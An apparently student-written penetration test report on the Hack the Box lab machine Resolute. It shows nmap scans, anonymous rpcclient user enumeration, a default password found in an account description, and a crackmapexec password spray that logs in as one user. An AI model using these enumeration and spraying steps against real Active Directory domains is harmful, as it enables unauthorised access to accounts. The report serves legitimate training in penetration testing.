Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-29

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Resolute**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Resolute** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Resolute(10.10.10.169) - **Sensitive information exposure to reveal the user password from rpc client**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Resolute - 10.10.10.169

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Resolute to a variety of systems. During this penetration test, I was able to successfully gain Resolute to **Resolute**.

3.2.1 System IP: 10.10.10.169(Resolute)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.169	**TCP**: 88,135,139,389,445,3268,5985\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sat Sep 25 10:20:52 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.169
Increasing send delay for 10.10.10.169 from 0 to 5 due to 261 out of 869 dropped probes since
↪  last increase.
Nmap scan report for 10.10.10.169
Host is up, received reset ttl 127 (0.14s latency).
Scanned at 2021-09-25 10:20:52 PDT for 205s
Not shown: 989 closed ports
Reason: 989 resets
PORT     STATE SERVICE      REASON          VERSION
53/tcp   open  domain?      syn-ack ttl 127
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
↪  2021-09-25 17:28:09Z)
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↪  megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds
↪  (workgroup: MEGABANK)
464/tcp  open  kpasswd5?    syn-ack ttl 127
593/tcp  open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped   syn-ack ttl 127
3268/tcp open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↪  megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped   syn-ack ttl 127
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=9/25%Time=614F5A89%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h27m00s, deviation: 4h02m30s, median: 6m59s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46338/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 52471/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 55070/udp): CLEAN (Timeout)
|   Check 4 (port 22026/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2021-09-25T10:29:03-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-25T17:29:04
|_  start_date: 2021-09-25T17:26:54

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 25 10:24:17 2021 -- 1 IP address (1 host up) scanned in 205.16 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sat Sep 25 10:26:58 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.169
Increasing send delay for 10.10.10.169 from 0 to 5 due to 757 out of 2523 dropped probes since
↪  last increase.
Nmap scan report for megabank.local (10.10.10.169)
Host is up, received reset ttl 127 (0.14s latency).
Scanned at 2021-09-25 10:26:58 PDT for 1235s
Not shown: 65511 closed ports
Reason: 65511 resets
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain?      syn-ack ttl 127
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
↪  2021-09-25 17:51:27Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↪  megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds
↪  (workgroup: MEGABANK)
```

```
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
↪  megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49688/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49711/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
50591/tcp open  tcpwrapped   syn-ack ttl 127
1 service unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=9/25%Time=614F5FFF%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h27m00s, deviation: 4h02m30s, median: 6m59s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 46338/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 52471/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 55070/udp): CLEAN (Timeout)
|   Check 4 (port 22026/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2021-09-25T10:52:19-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
```

```
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-25T17:52:20
|_  start_date: 2021-09-25T17:26:54

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 25 10:47:33 2021 -- 1 IP address (1 host up) scanned in 1234.81 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.169

Vulnerability Exploited : Sensitive information exposure to reveal the user password from rpc client

System Vulnerable : 10.10.10.169

Vulnerability Explanation : The credential of the user was exposed to public from rpcclient in which one of the user has not changed the default password which administrators create

Privilege Escalation Vulnerability : DNSAdmin group vulnerability with dll command injection


Vulnerability fix : Users must not be added to the extra privileged access like DNSAdministrator groups which may lead to injections

Severity Level : Critical

From the nmap scan we can see so many ports open lets try to enumerate one by one and see if we can get something.

Its always interesting to see the server without port 80 we get so many stuffs to learn rather than just learning just about port 80.

Lets take our focus to rpcclient and check rpcclient if there is something.



```
 → I7Z3R0
 → I7Z3R0 rpcclient 10.10.10.169
Enter WORKGROUP\i7z3r0's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
 → I7Z3R0 rpcclient -U "" 10.10.10.169
Enter WORKGROUP\'s password:
rpcclient $>
```


Figure 3.1: 205-rpcclient.png

```
 →  I7Z3R0 rpcclient -U "" 10.10.10.169
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claude] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
rpcclient $>
```

From the rpc client we see loads of users enumdomusers just get the username and there is one more command to get the details of the users.

```
rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in
↪  account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user
↪  account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account
↪  for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
```

```
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution
↪  Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account
↪  created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```



```
user:[naoki] rid:[0x2778]
rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```


Figure 3.2: 210-rpc_query.png

We see that the password has been created as **Welcome123!** lets try to check if we can check using crackmapexec. With the username marco and password **Welcome123!** but however it seems like its a default password set by AD team so may be we can try to do password spray and check if someone have the same password.

Below are the list of users which we got from rpcclient list.

```
Administrator
Guest
krbtgt
DefaultAccount
```

```
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```




```
→ I7Z3R0 crackmapexec smb 10.10.10.169 -u users.txt -p 'Welcome123!' --continue-on-success
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (do
MBv1:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Administrator:Welcome123! STATUS_LOGON_FAIL
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Guest:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\krbtgt:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\DefaultAccount:Welcome123! STATUS_LOGON_FAI
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\ryan:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\sunita:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\sally:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\fred:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\angela:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\ulf:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\stevie:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claire:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\paulo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\steve:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annette:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annika:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\per:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claude:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [+] megabank.local\melanie:Welcome123!
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\zach:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\simon:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\naoki:Welcome123! STATUS_LOGON_FAILURE
→ I7Z3R0
```

Figure 3.3: 215-melanie_password.png

We got the password for Melanie as **Welcome123!** which we can use to login with the username and password.

